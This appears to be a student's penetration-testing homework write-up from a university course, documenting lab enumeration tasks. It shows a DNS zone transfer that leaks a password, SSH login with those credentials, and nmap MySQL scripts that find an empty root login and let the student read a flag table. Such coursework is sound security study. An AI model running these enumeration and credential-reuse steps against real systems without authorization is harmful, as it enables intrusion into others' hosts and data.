
Homework 3

ENPM 634 Penetration Testing

Submitted by
Nagamani Chandrashekhar Gunjal
UID: 121097675

Cybersecurity Engineering
University of Maryland
October 5, 2024

Enumeration task 1



```
  GNU nano 2.5.3              File: /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "dojo.enpm809q" {
        type master;
        file "/etc/bind/zones/db.dojo.enpm809q";
};

zone "starwars.enpm809q" {
        type master;
        file "/etc/bind/zones/db.starwars.enpm809q";
};
```


Figure 1: Identify and explore DNS Zone configuration (Step1)
commands:

1. sudo nano /etc/bind/named.conf.local
2. sudo nano /etc/bind/zones/db.starwars.enpm809q

```
enpm809q@enpm809q:~$ dig axfr starwars.enpm809q @192.168.1.1

; <<>> DiG 9.10.3-P4-Ubuntu <<>> axfr starwars.enpm809q @192.168.1.1
;; global options: +cmd
; Transfer failed.
enpm809q@enpm809q:~$ dig axfr starwars.enpm809q @192.168.72.128

; <<>> DiG 9.10.3-P4-Ubuntu <<>> axfr starwars.enpm809q @192.168.72.128
;; global options: +cmd
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwars.enpm
 604800 86400 2419200 604800
starwars.enpm809q.      3600    IN      TXT     "Password reminder: hanshotfirst"
starwars.enpm809q.      604800  IN      NS      ns1.starwars.enpm809q.
starwars.enpm809q.      604800  IN      NS      ns2.starwars.enpm809q.
akbar.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.7
bobafett.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.6
darth.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.8
leia.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.5
hansolo.starwars.enpm809q. 604800 IN    A       10.10.0.3
ns1.starwars.enpm809q.  604800  IN      A       10.10.0.1
ns2.starwars.enpm809q.  604800  IN      A       10.10.0.2
skywalker.starwars.enpm809q. 604800 IN  A       10.10.0.4
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwars.enpm
 604800 86400 2419200 604800
;; Query time: 6 msec
;; SERVER: 192.168.72.128#53(192.168.72.128)
;; WHEN: Thu Oct 03 13:22:21 EDT 2024
;; XFR size: 13 records (messages 1, bytes 397)

enpm809q@enpm809q:~$
```

Figure 2: dig starwars.enpm809q ANY cmd and dig axfr starwars.enpm809q @192.168.1.1 cmd execution (Step2)

Extract the password and username from the DNS enumeration.
username: starwars
password: hanshotfirst



```
starwars@enpm809q:/home/enpm809q/juice-shop$ ls
juice-shop-8.7.2_node10_linux_x64.tgz  juice-shop-8.7.2_node8_linux_x64.tgz
starwars@enpm809q:/home/enpm809q/juice-shop$ chmod 777 juice-shop-8.7.2_node8_linux_x64.tgz
chmod: changing permissions of 'juice-shop-8.7.2_node8_linux_x64.tgz': Operation not permitted
starwars@enpm809q:/home/enpm809q/juice-shop$ cd ..
starwars@enpm809q:/home/enpm809q$ ls
juice-shop  mail
starwars@enpm809q:/home/enpm809q$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:35:d8:ed
          inet addr:192.168.1.158  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35:d8ed/64 Scope:Link
          inet6 addr: 2600:4040:24d0:2d00:20c:29ff:fe35:d8ed/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4772 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6254 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:424743 (424.7 KB)  TX bytes:497588 (497.5 KB)

ens34     Link encap:Ethernet  HWaddr 00:0c:29:35:d8:f7
          inet addr:192.168.72.128  Bcast:192.168.72.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35:d8f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5568 (5.5 KB)  TX bytes:21221 (21.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21872 (21.8 KB)  TX bytes:21872 (21.8 KB)

starwars@enpm809q:/home/enpm809q$
```

Figure 3: IP address of the host system


```
┌──(nagamani㉿kali)-[~]
└─$ ssh starwars@192.168.1.158
starwars@192.168.1.158's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

245 packages can be updated.
195 updates are security updates.


Last login: Thu Oct  3 15:37:57 2024
starwars@enpm809q:~$ ls
mysecret.zip
starwars@enpm809q:~$
```

Figure 4: ssh to the host system to enumerate the flag

1 Flag captured!!! Task 1


Figure 5: copy the file to kali linux through(scp) to view the image

Enumeration Task 2



```
nagamani@kali: ~/Downloads ×    root@kali: /home/nagamani ×
└─# nmap -p3306 --script mysql-info 192.168.1.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 17:19 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.161)
Host is up (0.00037s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 4
|   Capabilities flags: 63487
|   Some Capabilities: LongPassword, SupportsTransactions, InteractiveClient, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, Support41Auth, IgnoreSigpipes, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, ODBCClient, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, FoundRows, ConnectWithDatabase, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: sXAxZ;W%PDDg[rLe5x"9
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:06:F4:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

┌──(root㉿kali)-[/home/nagamani]
└─#
```

Figure 6: SQL enumeration (Step 1)



```
┌──(root㉿kali)-[/home/nagamani]
└─# nmap -p3306 --script mysql-enum 192.168.1.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 17:20 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.161)
Host is up (0.00034s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
MAC Address: 00:0C:29:06:F4:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

┌──(root㉿kali)-[/home/nagamani]
└─#
```

Figure 7: Step 2

```
┌──(root㉿kali)-[/home/nagamani]
└─# nmap -p3306 --script mysql-databases --script-args 'mysqluser=root' 192.168.1.161

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 17:23 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.161)
Host is up (0.00082s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-databases:
|   information_schema
|   cards
|   mysql
|   performance_schema
|   test
|_  wordpress
MAC Address: 00:0C:29:06:F4:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(root㉿kali)-[/home/nagamani]
└─#
```

Figure 8: Use database Cards (Step 3)

```
File  Actions  Edit  View  Help
nagamani@kali: ~/Downloads ×   root@kali: /home/nagamani ×
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
24 rows in set (0.002 sec)

MySQL [MYSQL]> USE CARDS;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [CARDS]> SHOW TABLES;
+----------------+
| Tables_in_cards |
+----------------+
| queen_of_hearts |
+----------------+
1 row in set (0.001 sec)

MySQL [CARDS]>
```

Figure 9: Checks for MySQL databases on the target machine by trying to log in with the provided username and listing the databases if the login is successful. (Step 4)

Figure 10: Check the table queen of hearts. (Step 5)




Figure 11: Describe the table it shows TXT in the queen of hearts. (Step 6)




Figure 12: Decode the base64 TXT from the table the queen of hearts. (Step 7)






Figure 13: Decode the base64 TXT from the table the queen of hearts to view the image. (Step 8) Flag 2

Enumeration Task 3



```
nagamani@kali: ~
File  Actions  Edit  View  Help
└─$ nmap -sV 192.168.1.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 19:40 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.161)
Host is up (0.00034s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8031/tcp  open  ssl/unknown
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http                 Apache httpd
8443/tcp  open  ssl/https-alt?
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49157/tcp open  msrpc                Microsoft Windows RPC
```

Figure 14: To check the ports open (unable to find the wordpress (Step1)



```
┌──(root㉿kali)-[/home/nagamani]
└─# nmap -p3306 --script mysql-databases --script-args 'mysqluser=root' 192.168.1.161

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 17:23 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.161)
Host is up (0.00082s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-databases:
|   information_schema
|   cards
|   mysql
|   performance_schema
|   test
|_  wordpress
MAC Address: 00:0C:29:06:F4:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(root㉿kali)-[/home/nagamani]
└─#
```

Figure 15: Reuse the Task 2 SQL method for enumeration as it contained a wordpress database (Step 2)

